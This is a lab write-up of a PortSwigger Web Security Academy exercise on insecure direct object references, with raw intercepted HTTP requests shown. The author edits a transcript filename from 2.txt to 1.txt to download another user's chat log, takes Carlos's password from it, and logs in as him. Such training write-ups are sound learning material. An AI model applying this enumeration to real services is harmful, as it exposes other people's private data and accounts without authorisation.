


Lab 10 - Insecure direct object references

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Lab Progress & Screenshots:

Opening Live Chat Page.




Insecure direct object references

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LAB

Not solved



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Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: AAAAAAAAAAAAAA

Hal Pline: How about I ask you a question for a change?

Your message:

Send

View transcript


We try View transcript button to see if we can obtain old chat logs with Intercept ON. We forward request.

Intercept

HTTP history

WebSockets history

Proxy settings

 Request to https://0a80005704377a66c630440c00f10078.web-security-academy.net:443 [34.246.129.62]

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

```
1 POST /download-transcript HTTP/2
2 Host: 0a80005704377a66c630440c00f10078.web-security-academy.net
3 Cookie: session=QvH6BnRephtd3S1sjvwvPnsXaBID7akI
4 Content-Length: 270
5 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary45MDJD9KsIui9iOM
10 Accept: */*
11 Origin: https://0a80005704377a66c630440c00f10078.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a80005704377a66c630440c00f10078.web-security-academy.net/chat
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 -----WebKitFormBoundary45MDJD9KsIui9iOM
20 Content-Disposition: form-data; name="transcript"
21
22 CONNECTED: -- Now chatting with Hal Pline --<br/>You: AAAAAAAAAAAAAA<br/>Hal Pline: How about I ask you a question for a change?
23 -----WebKitFormBoundary45MDJD9KsIui9iOM--
24
```

We find specified txt file to be downloaded of current chat log, we change it to 1.txt to download oldest chat log and forward request.

Intercept HTTP history WebSockets history Proxy settings

Request to https://0a80005704377a66c630440c00f10078.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /download-transcript/2.txt HTTP/2
2 Host: 0a80005704377a66c630440c00f10078.web-security-academy.net
3 Cookie: session=QvH6BnRephtd3SlzjvXwRnsXmBID7akI
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a80005704377a66c630440c00f10078.web-security-academy.net/chat
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
```

Intercept HTTP history WebSockets history Proxy settings


Request to https://0a80005704377a66c630440c00f10078.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 GET /download-transcript/1.txt HTTP/2
2 Host: 0a80005704377a66c630440c00f10078.web-security-academy.net
3 Cookie: session=QvH6BnRephtd3SlzjvXwRnsXmBID7akI
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
5 Sec-Ch-Ua-Platform: "Windows"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a80005704377a66c630440c00f10078.web-security-academy.net/chat
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
```

It pops up again so we do the same.



We observe in this downloaded chat log the password.



We login as Carlos using the password copied from chat log.

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LAB Not solved 

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Login


Username

carlos


Password

Log in

Carlos account page accessed, lab solved.

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LAB Solved 

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Congratulations, you solved the lab!

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My Account

Your username is: carlos

Lessons:

- 1) Be aware of Social Engineering attackers, don't trust giving anyone your password.
- 2) Don't save chat logs or any file on system incrementally, because changing one number gives access to all chat logs or files by attackers/sniffers.